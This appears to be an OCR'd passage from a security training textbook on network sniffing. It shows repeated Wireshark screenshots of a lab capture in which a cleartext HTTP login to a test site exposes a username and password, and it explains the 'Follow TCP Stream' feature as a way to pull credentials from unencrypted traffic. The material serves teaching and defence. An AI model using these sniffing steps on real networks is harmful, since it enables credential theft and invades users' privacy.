> Internet Protocol Version 6, Src: fe80::1:1, Dst: ff02::16
> Internet Control Message Protocol v6
```

Figure 8.53: Capturing packets using Wireshark

Follow TCP Stream in Wireshark



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 25
No. Time Source Destination Protocol Length Info

```
1363 22.728130200  10.10.1.19  10.10.1.13  HTTP   1347 HTTP/1.1 200 OK  (PNG)
1380 22.807847900  10.10.1.19  10.10.1.13  HTTP   1816 HTTP/1.1 200 OK  (PNG)
1402 22.828617000  10.10.1.19  10.10.1.13  HTTP    490 HTTP/1.1 200 OK  (PNG)
1420 22.909742900  10.10.1.19  10.10.1.13  HTTP   1302 HTTP/1.1 200 OK  (PNG)
1061 16.108042400  10.10.1.19  10.10.1.13  HTTP   2805 HTTP/1.1 200 OK  (application/javascript)
1220 21.870057000  10.10.1.19  10.10.1.13  HTTP  27360 HTTP/1.1 200 OK  (text/html)
1217 21.845084500  10.10.1.19  10.10.1.13  HTTP    470 HTTP/1.1 302 Found  (text/html)
1216 21.842022100  10.10.1.13  10.10.1.19  HTTP    856 POST / HTTP/1.1  (application/x-www-form-urlencoded)
1757 33.041090400  10.10.1.19  10.10.1.13  TCP      54 [TCP Keep-Alive ACK] 80 → 38220 [ACK] Seq=540730 Ack=5…
1749 33.040692900  10.10.1.13  10.10.1.19  TCP      54 [TCP Keep-Alive] 38220 → 80 [ACK] Seq=5992 Ack=540730 …
1346 22.221500000  10.10.1.19  10.10.1.13  TCP     453 [TCP Retransmission] 80 → 38220 [PSH, ACK] Seq=535592 …
```

```
    Host: www.moviescope.com\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
  ▸ Content-Length: 324\r\n
    Origin: http://www.moviescope.com\r\n
    DNT: 1\r\n
    Connection: keep-alive\r\n
    Referer: http://www.moviescope.com/\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://www.moviescope.com/]
    [HTTP request 4/16]
    [Prev request in frame: 1185]
    [Response in frame: 1217]
    [Next request in frame: 1219]
    File Data: 324 bytes
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "__VIEWSTATE" = "/wEPDwULLTE3MDc5MjQzOTdkZH5l0cnJ+BtsUZt5M/WlqLFqT5uNaq6G+46A4bz6/sMl"
  ▸ Form item: "__VIEWSTATEGENERATOR" = "C2EE9ABB"
  ▸ Form item: "__EVENTVALIDATION" = "/wEdAARJUub9rbpOxjNNNjxtMliRWMttrRuI19aE3DBg1DcnOGGcPOO2LAX9axRe6vMQj2F3f3AwSKugaKAa3qX7zRfq070LdP…
  ▸ Form item: "txtusername" = "sam"
  ▸ Form item: "txtpwd" = "test"
  ▸ Form item: "btnlogin" = "Login"
0030  01 c2 19 70 00 00 50 4f  53 54 20 2f 20 48 54 54   ·· p· PO ST /
```

The window size value from the TCP header (tcp.window_size_value), 2 bytes
Packets: 1793 · Displayed: 69 (3.8%) · Dropped:
Wireshark · Follow TCP Stream (tcp.stream eq 25) · eth0 (as superuser)

```
POST / HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 324
Origin: http://www.moviescope.com
DNT: 1
Connection: keep-alive
Referer: http://www.moviescope.com/
Upgrade-Insecure-Requests: 1

__VIEWSTATE=%2FwEPDwULLTE3MDc5MjQzOTdkZH5l0cnJ%2BBtsUZt5M%2FWlqLFqT5uNaq6G%2B46A4bz6%2Fs
Ml&__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION=%2FwEdAARJUub9rbpOxjNNNjxtMliRWMttrRu
I19aE3DBg1DcnOGGcPOO2LAX9axRe6vMQj2F3f3AwSKugaKAa3qX7zRfq070LdPacUhnsgPpHrm03jI6uFMcyULV
Ytnt%2BiQJOBgU%3D&txtusername=sam&txtpwd=test&btnlogin=LoginHTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: /index.aspx
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
Set-Cookie: mscope=1jWydNf8wro=; path=/
X-Powered-By: ASP.NET
Date: Wed, 18 May 2022 12:50:53 GMT
Content-Length: 128

<html><head><title>Object moved</title></head><body>
```

16 client pkts, 24 server pkts, 31 turns.
Entire conversation (546kB)
Show data as ASCII
Stream 25
Find Next
Stream
Print
Save as…
Back
Close
Help

Password revealed in a TCP Stream


Follow TCP Stream in Wireshark

Source: *https://www.wireshark.org*

Wireshark displays data from the TCP port with a feature known as "**Follow TCP stream**." The tool sees TCP data in the same way as that of the application layer. Use this tool to find passwords in a telnet session or to interpret a data stream.

To see the TCP stream, select a TCP packet in the packet list of a stream/connection and then select the **Follow → TCP Stream** menu item from the Wireshark **Analyze** menu. Wireshark displays all the data from the TCP stream by setting an appropriate display filter. The tool displays the streaming content in the same sequence as it appeared on the network. It displays the captured data in ASCII, EBCDIC, hex dump, C array, or raw formats.

As shown in the screenshot, attackers can capture network traffic and gain the credentials of a target machine. They attempt to capture its remote interface and monitor the traffic generated from a user's browsing activities to extract confidential user information.



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 25

```
No.   Time            Source       Destination  Protocol Length Info
 1363 22.728130200  10.10.1.19   10.10.1.13   HTTP      1347 HTTP/1.1 200 OK  (PNG)
 1380 22.807847900  10.10.1.19   10.10.1.13   HTTP      1816 HTTP/1.1 200 OK  (PNG)
 1402 22.828617000  10.10.1.19   10.10.1.13   HTTP       490 HTTP/1.1 200 OK  (PNG)
 1420 22.909742900  10.10.1.19   10.10.1.13   HTTP      1302 HTTP/1.1 200 OK  (PNG)
 1061 16.108042400  10.10.1.19   10.10.1.13   HTTP      2805 HTTP/1.1 200 OK  (application/javascript)
 1220 21.870057000  10.10.1.19   10.10.1.13   HTTP     27360 HTTP/1.1 200 OK  (text/html)
 1217 21.845084500  10.10.1.19   10.10.1.13   HTTP       470 HTTP/1.1 302 Found  (text/html)
 1216 21.842022100  10.10.1.13   10.10.1.19   HTTP       856 POST / HTTP/1.1  (application/x-www-form-urlencoded)
 1757 33.041090400  10.10.1.19   10.10.1.13   TCP         54 [TCP Keep-Alive ACK] 80 → 38220 [ACK] Seq=540730 Ack=5…
 1749 33.040692900  10.10.1.13   10.10.1.19   TCP         54 [TCP Keep-Alive] 38220 → 80 [ACK] Seq=5992 Ack=540730 …
 1346 22.221506000  10.10.1.19   10.10.1.13   TCP        453 [TCP Retransmission] 80 → 38220 [PSH, ACK] Seq=535592 …
```

```
    Host: www.moviescope.com\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
  ▸ Content-Length: 324\r\n
    Origin: http://www.moviescope.com\r\n
    DNT: 1\r\n
    Connection: keep-alive\r\n
    Referer: http://www.moviescope.com/\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://www.moviescope.com/]
    [HTTP request 4/16]
    [Prev request in frame: 1185]
    [Response in frame: 1217]
    [Next request in frame: 1219]
    File Data: 324 bytes
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "__VIEWSTATE" = "/wEPDwULLTE3MDc5MjQzOTdkZH5l0cnJ+BtsUZt5M/WlqLFqT5uNaq6G+46A4bz6/sMl"
  ▸ Form item: "__VIEWSTATEGENERATOR" = "C2EE9ABB"
  ▸ Form item: "__EVENTVALIDATION" = "/wEdAARJUub9rbpOxjNNNjxtMliRWMttrRuI19aE3DBg1DcnOGGcPOO2LAX9axRe6vMQj2F3f3AwSKugaKAa3qX7zRfq070LdP…
  ▸ Form item: "txtusername" = "sam"
  ▸ Form item: "txtpwd" = "test"
  ▸ Form item: "btnlogin" = "Login"

0030  01 c2 19 70 00 00 50 4f  53 54 20 2f 20 48 54 54   ··p··PO ST /
```

The window size value from the TCP header (tcp.window_size_value), 2 bytes   Packets: 1793 · Displayed: 69 (3.8%) · Dropped: 0 (0.0%)   Profile: Default

